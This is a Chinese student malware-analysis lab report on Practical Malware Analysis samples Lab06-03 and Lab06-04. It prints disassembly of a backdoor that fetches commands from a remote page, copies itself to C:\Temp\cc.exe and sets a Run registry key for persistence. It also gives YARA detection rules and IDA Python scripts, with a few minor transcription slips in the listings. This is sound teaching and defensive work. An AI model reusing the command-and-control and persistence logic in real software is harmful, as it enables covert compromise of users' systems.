text:004011F2 jpt_401153 dd offset loc_40115A ; DATA XREF: sub_401130+23↑r
text:004011F2          dd offset loc_40116C ; jump table for switch statement
text:004011F2          dd offset loc_40117F
text:004011F2          dd offset loc_40118C
text:004011F2          dd offset loc_4011D4
text:00401206          align 10h

```

编译器在为 switch 语句生成汇编代码时，经常使用这样的跳转表，因此说明这个函数内有 switch 语句。查看图形视图：



接下来分别查看每种情况：

调用 CreateDirectory，使用的参数是 C:\\Temp，如果该目录不存在，就会创建它。

```

loc_40115A:          ; jumptable 00401153 case 97
push                0
push                offset PathName ; "C:\\Temp"
call                ds:CreateDirectoryA
jmp                loc_4011EE

```

调用 CopyFile，它有两个参数，一个是源文件，一个是目的文件。这里的目的是 C:\\Temp\\cc.exe，源文件是传递给当前函数的一个参数，这个参数是当前程序名(Argv[0])。因此，这个选项会将 Lab06-03.exe 复制为 C:\\Temp\\cc.exe。


```

loc_40116C:                ; jumtable 00401153 case 98
push     1
push     offset Data       ; "C:\\Temp\\cc.exe"
mov      eax, [ebp+lpExistingFileName]
push     eax               ; lpExistingFileName
call     ds:CopyFileA
jmp      short loc_4011EE

```

调用 DeleteFile，参数是 C:\\Temp\\cc.exe，也就是当该文件存在时删除它。

```

loc_40117F:                ; jumtable 00401153 case 99
push     offset Data
call     ds>DeleteFileA
jmp      short loc_4011EE

```

Windows 注册表中设置一个值，以获得持久性运行。具体而言，它会将注册表键 Software\\Microsoft\\Windows\\CurrentVersion\\Run\\Malware 的值设置为 C:\\Temp\\cc.exe, 这样如果恶意代码首先被复制到了 Temp 目录下，每次系统启动时，恶意代码就会被运行起来。

```

loc_40118C:                ; jumtable 00401153 case 100
lea      ecx, [ebp+phkResult]
push     ecx               ; phkResult
push     0F003Fh           ; samDesired
push     0                 ; ulOptions
push     offset SubKey     ; "Software\\Microsoft\\Windows\\CurrentVe"...
push     80000002h         ; hKey
call     ds:RegOpenKeyExA
push     0Fh               ; cbData
push     offset Data       ; "C:\\Temp\\cc.exe"
push     1                 ; dwType
push     0                 ; Reserved
push     offset ValueName  ; "Malware"
mov      edx, [ebp+phkResult]
push     edx               ; hKey
call     ds:RegSetValueExA
test     eax, eax
jz       short loc_4011D2

```

休眠 100 秒。

```

loc_4011D4:                ; jumtable 00401153 case 101
push     186A0h
call     ds:Sleep
jmp      short loc_4011EE

```

Default 选项打印 "Error 3.2: Not a valid command provided".

```

def_401153:                ; jumtable 00401153 default case
push     offset aError32NotAVal
call     sub_401271
add      esp, 4

```

综合以上的分析，该程序会使用 if 结构，检查是否存在一个可用的 Internet 连接。如果不存在，程序终止。否则，程序会进一步尝试下载一个网页，其中包含了由 <!-- 开头的 HTML

注释。从这个注释中解析出下一个字符，将其用于 switch 来决定在本地系统中执行什么行为：删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件，或者休眠 100 秒。

3-1 比较在 main 函数与实验 6-2 的 main 函数的调用。从 main 中调用的新的函数是什么？

Main 函数同样调用了 0x401000(检查 Internet 连接)、0x401040(下载网页并解析 HTML 注释)、0x401271 (printf)，此外还调用了新函数 0x401130，里面主要包含一个 switch 语句。

3-2 这个新的函数使用的参数是什么？

在调用前，argv 和 var_8 被压入了栈中。argv 就是 Argv[0]，是一个对当前运行程序名字，也就是 Lab06-03.exe 的字符串引用。var_8 包含了从 HTML 注释中解析出来的指令字符。

3-3 这个函数包含的主要代码结构是什么？

包含一条 switch 语句和一个跳转表。

3-4 这个函数能够做什么？

这个函数可以根据解析的字符删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件、休眠 100 秒，或是打印出错信息。

3-5 在这个恶意代码中有什么本地特征吗？

结合前面的分析，注册表键 Software\Microsoft\Windows\CurrentVersion\Run\Malware 和文件路径 C\Temp\cc.exe 都可以当作本地特征。

3-6 这个恶意代码的目的是什么？

该程序会使用 if 结构，检查是否存在一个可用的 Internet 连接。如果不存在，程序终止。否则，程序会进一步尝试下载一个网页，其中包含了由<!--开头的 HTML 注释。从这个注释中解析出下一个字符，将其用于 switch 来决定在本地系统中执行什么行为：删除一个文件、创建一个目录、设置一个注册表 run 键、复制一个文件，或者休眠 100 秒。

Lab06-04

实验过程：


查看字符串信息：

| | | |
|-----------------|---|---|
| .rdata:00000000 | C | GetProcAddress |
| .rdata:0000000D | C | LoadLibraryA |
| .rdata:00000011 | C | FlushFileBuffers |
| .rdata:0000000D | C | SetStdHandle |
| .rdata:00000014 | C | MultiByteToWideChar |
| .rdata:0000000D | C | LCMapStringA |
| .rdata:0000000D | C | LCMapStringW |
| .rdata:0000000F | C | GetStringTypeA |
| .rdata:0000000F | C | GetStringTypeW |
| .rdata:0000000C | C | CloseHandle |
| .data:00000018 | C | Error 1.1: No Internet\n |
| .data:0000001E | C | Success: Internet Connection\n |
| .data:00000020 | C | Error 2.3: Fail to get command\n |
| .data:0000001D | C | Error 2.2: Fail to ReadFile\n |
| .data:0000001C | C | Error 2.1: Fail to OpenUrl\n |
| .data:0000002F | C | http://www.practicalmalwareanalysis.com/cc.htm |
| .data:0000001D | C | Internet Explorer 7.50/pma%d |
| .data:00000029 | C | Error 3.2: Not a valid command provided\n |
| .data:00000029 | C | Error 3.1: Could not set Registry value\n |
| .data:00000008 | C | Malware |
| .data:0000002E | C | Software\\Microsoft\\Windows\\CurrentVersion\\Run |
| .data:0000000F | C | C:\\Temp\\cc.exe |
| .data:00000008 | C | C:\\Temp |
| .data:0000001F | C | Success: Parsed command is %c\n |

Figure 1 of 102

发现一条字符串 Internet Explorer 7.50/pma%d，看起来这个程序会动态生成 User-Agent。

接下来分析反汇编代码：



可以看到函数 0x401000(判断 Internet 连接)、0x401040(解析 HTML)、0x4012B5 (printf) 以及 0x401150(switch 语句)。而且在上述图形模式中，可以看到一个向上指的箭头，很显然是循环。

查看这个循环结构。

```

.text:00401248 loc_401248:                                ; CODE XREF: _main+12↑j
.text:00401248      mov     [ebp+var_C], 0
.text:0040124F      jmp     short loc_40125A
; -----
.text:00401251 loc_401251:                                ; CODE XREF: _main+7D↓j
.text:00401251      mov     eax, [ebp+var_C]
.text:00401254      add     eax, 1
.text:00401257      mov     [ebp+var_C], eax
.text:0040125A loc_40125A:                                ; CODE XREF: _main+1F↑j
.text:0040125A      cmp     [ebp+var_C], 5A0h
.text:00401261      ige     short loc_4012AF
.text:00401263      mov     ecx, [ebp+var_C]
.text:00401266      push    ecx
.text:00401267      call    sub_401040
.text:0040126C      add     esp, 4
.text:0040126F      mov     [ebp+var_8], al
.text:00401272      movsx   edx, [ebp+var_8]
.text:00401276      test    edx, edx
.text:00401278      jnz     short loc_40127E
.text:0040127A      xor     eax, eax
.text:0040127C      jmp     short loc_4012B1
; -----
.text:0040129F      add     esp, 8
.text:004012A2      push    0EA60h                ; dwMilliseconds
.text:004012A7      call    ds:Sleep
.text:004012AD      jmp     short loc_401251

```

局部变量 var_C 用于循环计数，被初始化为 0，每次在 004012AD 跳回 00401251 时递增。这说明是一个循环结构。如果计数器 var_C 大于或等于 0x5A0(1440)，循环就会终止，跳转至 004012AF；否则将会继续执行代码调用 0x401040。在调用之前，会将 var_C 压入栈上，然后循环在执行到 004012AD 跳转指令之前会休眠 1 分钟，最后将计数器加 1。因此，这个过程会持续 1440 分钟，也就是 24 小时。

在之前的病毒样本中，0x401040 函数没有参数，但刚才传入了一个参数。因此，查看 0x401040 函数：

```

.text:00401040 arg_0 = dword ptr 8
.text:00401040      push    ebp
.text:00401041      mov     ebp, esp
.text:00401043      sub     esp, 230h
.text:00401049      mov     eax, [ebp+arg_0]
.text:0040104C      push    eax
.text:0040104D      push    offset Format          ; "Internet Explorer 7.50/pma%d"
.text:00401052      lea     ecx, [ebp+szAgent]
.text:00401055      push    ecx                    ; Buffer
.text:00401056      call    sprintf
.text:0040105B      add     esp, 0Ch
.text:0040105E      push    0                    ; dwFlags
.text:00401060      push    0                    ; lpszProxyBypass
.text:00401062      push    0                    ; lpszProxy
.text:00401064      push    0                    ; dwAccessType
.text:00401066      lea     edx, [ebp+szAgent]
.text:00401069      push    edx                    ; lpszAgent
.text:0040106A      call    ds:InternetOpenA

```

arg_0 是唯一的参数，也只有 main 函数调用了 0x401040，因此可以断定 arg_0 始终是从 main 函数中传入的计数器(var_C)。

arg_0 与一个格式化字符串及一个目标地址一起被压入栈。然后调用 sprintf，后者创建一个字符串，并将其存储在目的缓冲区，也就是被标记为 szAgent 的局部变量中。

szAgent 被传给了 InternetOpenA，也就是说，每次计数器递增了，User-Agent 也会随之

改变。这个机制可以被管理和监控 web 服务器的攻击者跟踪恶意代码运行了多长时间。

4-1 在实验 6-3 和 6-4 的 main 函数中的调用之间的区别是什么？

调用的函数基本一致，在 0x401000 处的函数检查 Internet 连接，0x401040 解析 HTML，0x4012B5 是 printf，0x401150 是 switch 语句。

4-2 什么新的代码结构已经被添加到 main 中？

在 main 函数中加了一个 for 循环语句。

4-3 这个实验的解析 HTML 的函数和前面实验中的那些有什么区别？

0x401040 处的函数现在会使用一个参数，使用格式化字符串 Internet Explorer 7.50/pma%d 来调用 sprintf 函数，从而使用传入的参数创建用于 HTTP 通信的 User-Agent 字段。

4-4 这个程序会运行多久?(假设它已经连接到互联网。)

该程序一共运行 1440 分钟(24 小时)。

4-5 在这个恶意代码中有什么新的基于网络的迹象吗？

使用了一个新的 User-Agent。它的形式是 Internet Explorer 7.50/pma%d，其中%d 是程序已经运行的分钟数。

4-6 这个恶意代码的目的是什么？

总的来看，这个程序会使用 if 结构，检查是否存在可用的 Internet 连接。如果连接不存在，程序终止运行。否则，程序使用一个独特的 User-Agent 下载一个网页，这个 User-Agent 中包含了一个循环结构的计数器。该计数器中是程序已经运行的时间。下载的网页里包含 HTML 注释，会被读取到一个字符数组结构中，并与<!--——一比较。然后从注释中抽取出一个字符，用于一个 switch 结构来决定接下来在本地系统的行为。这些行为是已经硬编码的，包括删除一个文件、创建一个文件夹、设置一个注册表 run 键、复制一个文件，以及休眠 100 秒。该程序会运行 1440 分钟(24 小时)后终止。

Lab06-05 编写 Yara 规则

```
rule Lab06_01{
  meta:
    description = "Lab06-01.exe"
  strings:
    $s1 = "Success: Internet Connection" fullword ascii
    $s2 = "Error 1.1: No Internet" fullword ascii
  condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c)) == 0x00004550 and filesize < 100KB and
    all of them
}
rule Lab06_02 {
```

```

meta:
    description = "Lab06-02.exe"
strings:
    $s1 = "Error 1.1: No Internet" fullword ascii
    $s2 = "Error 2.1: Fail to OpenUrl" fullword ascii
    $s3 = "Error 2.2: Fail to ReadFile" fullword ascii
    $s4 = "Error 2.3: Fail to get command" fullword ascii
    $s5 = "Success: Internet Connection" fullword ascii
    $s6 = "Success: Parsed command is %c" fullword ascii
    $s7 = "http://www.practicalmalwareanalysis.com/cc.htm" fullword ascii
    $s8 = "Internet Explorer 7.5/pma" fullword ascii
condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
    all of them
}
rule Lab06_03 {
    meta:
        description = "Lab06-03.exe"
    strings:
        $s1 = "C:\\Temp\\cc.exe" fullword ascii
        $s2 = "http://www.practicalmalwareanalysis.com/cc.htm" fullword ascii
        $s3 = "Error 3.2: Not a valid command provided" fullword ascii
        $s4 = "Error 2.3: Fail to get command" fullword ascii
        $s5 = "Error 2.1: Fail to OpenUrl" fullword ascii
        $s6 = "Error 2.2: Fail to ReadFile" fullword ascii
        $s7 = "Error 1.1: No Internet" fullword ascii
        $s8 = "Error 3.1: Could not set Registry value" fullword ascii
        $s9 = "Success: Internet Connection" fullword ascii
        $s10 = "Success: Parsed command is %c" fullword ascii
        $s11 = "Internet Explorer 7.5/pma" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
        all of them
}
rule Lab06_04 {
    meta:

```



```

        description = "Lab06-04.exe"

strings:
    $s1 = "C:\\Temp\\cc.exe" fullword ascii
    $s2 = "http://www.practicalmalwareanalysis.com/cc.htm" fullword ascii
    $s3 = "Error 3.2: Not a valid command provided" fullword ascii
    $s4 = "Error 2.3: Fail to get command" fullword ascii
    $s5 = "Error 2.1: Fail to OpenUrl" fullword ascii
    $s6 = "Error 2.2: Fail to ReadFile" fullword ascii
    $s7 = "Error 1.1: No Internet" fullword ascii
    $s8 = "Error 3.1: Could not set Registry value" fullword ascii
    $s9 = "Success: Internet Connection" fullword ascii
    $s10 = "Success: Parsed command is %c" fullword ascii
    $s11 = "Internet Explorer 7.50/pma%d" fullword ascii

condition:
    uint16(0) == 0x5a4d and
    uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
    all of them
}

```

Yara 规则扫描:

```

PS D:\NKU\23Fall\恶意代码分析与防治技术\yara-4.3.2-2150-win64> ./yara64 Lab06.yar virus
Lab06_01 virus\Lab06-01.exe
Lab06_01 virus\Lab06-02.exe
Lab06_02 virus\Lab06-02.exe
Lab06_01 virus\Lab06-03.exe
Lab06_02 virus\Lab06-03.exe
Lab06_03 virus\Lab06-03.exe
Lab06_01 virus\Lab06-04.exe
Lab06_04 virus\Lab06-04.exe

```

Lab06-06: 尝试编写 IDA Python 脚本辅助样本分析。

编写 Python 脚本辅助分析 Lab06-04.exe:

(1) 辅助查找函数的交叉引用

编写脚本如下:

```

import idaapi
import idautils

def find_and_display_xrefs(target_function_name):
    target_function_ea = idaapi.get_name_ea(0, target_function_name)

    if target_function_ea != idaapi.BADADDR:

```

```

xrefs = list(idautils.XrefsTo(target_function_ea))

if xrefs:
    print(f'找到 {len(xrefs)} 个对 {target_function_name} 的交叉引用: ')
    for xref in xrefs:
        print(f'来自 {idaapi.get_func_name(xref.frm)}, 地址: 0x{target_function_ea:X}')
    else:
        print(f'未找到对 {target_function_name} 的交叉引用。')
else:
    print(f'未找到函数 {target_function_name}。')

if __name__ == "__main__":
    target_function_name = "sub_401040"

    find_and_display_xrefs(target_function_name)

```

运行脚本结果如下：

```

找到 1 个对 sub_401040 的交叉引用:
来自 _main, 地址: 0x401040

```

(2) 打印函数地址和函数指令：

```

import idaapi
import idautils

target_function_name = "sub_00401040"

target_function_ea = idc.get_name_ea_simple(target_function_name)

if target_function_ea != idc.BADADDR:
    print(f'函数 {target_function_name} 的地址: {target_function_ea:X}')

    for ea in idautils.FuncItems(target_function_ea):
        disasm = idc.GetDisasm(ea)
        print(f'{ea:X}: {disasm}')
    else:
        print(f'没有找到函数 {target_function_name}')

```

脚本运行情况:

```
Output window
Icmpv4: invalid remote certificate
The initial autoanalysis has been finished.
函数 sub_00401040 的地址: 401040
401040: push    ebp
401041: mov     ebp, esp
401043: sub     esp, 230h
401049: mov     eax, [ebp+arg_0]
40104C: push    eax
40104D: push    offset Format; "Internet Explorer 7.50/pma%d"
401052: lea     ecx, [ebp+szAgent]
401055: push    ecx; Buffer
401056: call    _sprintf
40105B: add     esp, 0Ch
40105E: push    0; dwFlags
401060: push    0; lpszProxyBypass
401062: push    0; lpszProxy
401064: push    0; dwAccessType
401066: lea     edx, [ebp+szAgent]
401069: push    edx; lpszAgent
40106A: call    ds:InternetOpenA
401070: mov     [ebp+hInternet], eax
401073: push    0; dwContext
401075: push    0; dwFlags
401077: push    0; dwHeadersLength
401079: push    0; lpszHeaders
40107B: push    offset szUrl; "http://www.practicalmalwareanalysis.com"...
401080: mov     eax, [ebp+hInternet]
401083: push    eax; hInternet
401084: call    ds:InternetOpenUrlA
40108A: mov     [ebp+hFile], eax
40108D: cmp     [ebp+hFile], 0
401091: jnz     short loc_4010B1
401093: push    offset aError21FailToO; "Error 2.1: Fail to OpenUrl\n"
401098: call    sub_4012B5
40109D: add     esp, 4
```

四、实验结论及心得体会

本次实验练习识别汇编中循环、条件语句等 C 代码结构，理解程序整体功能。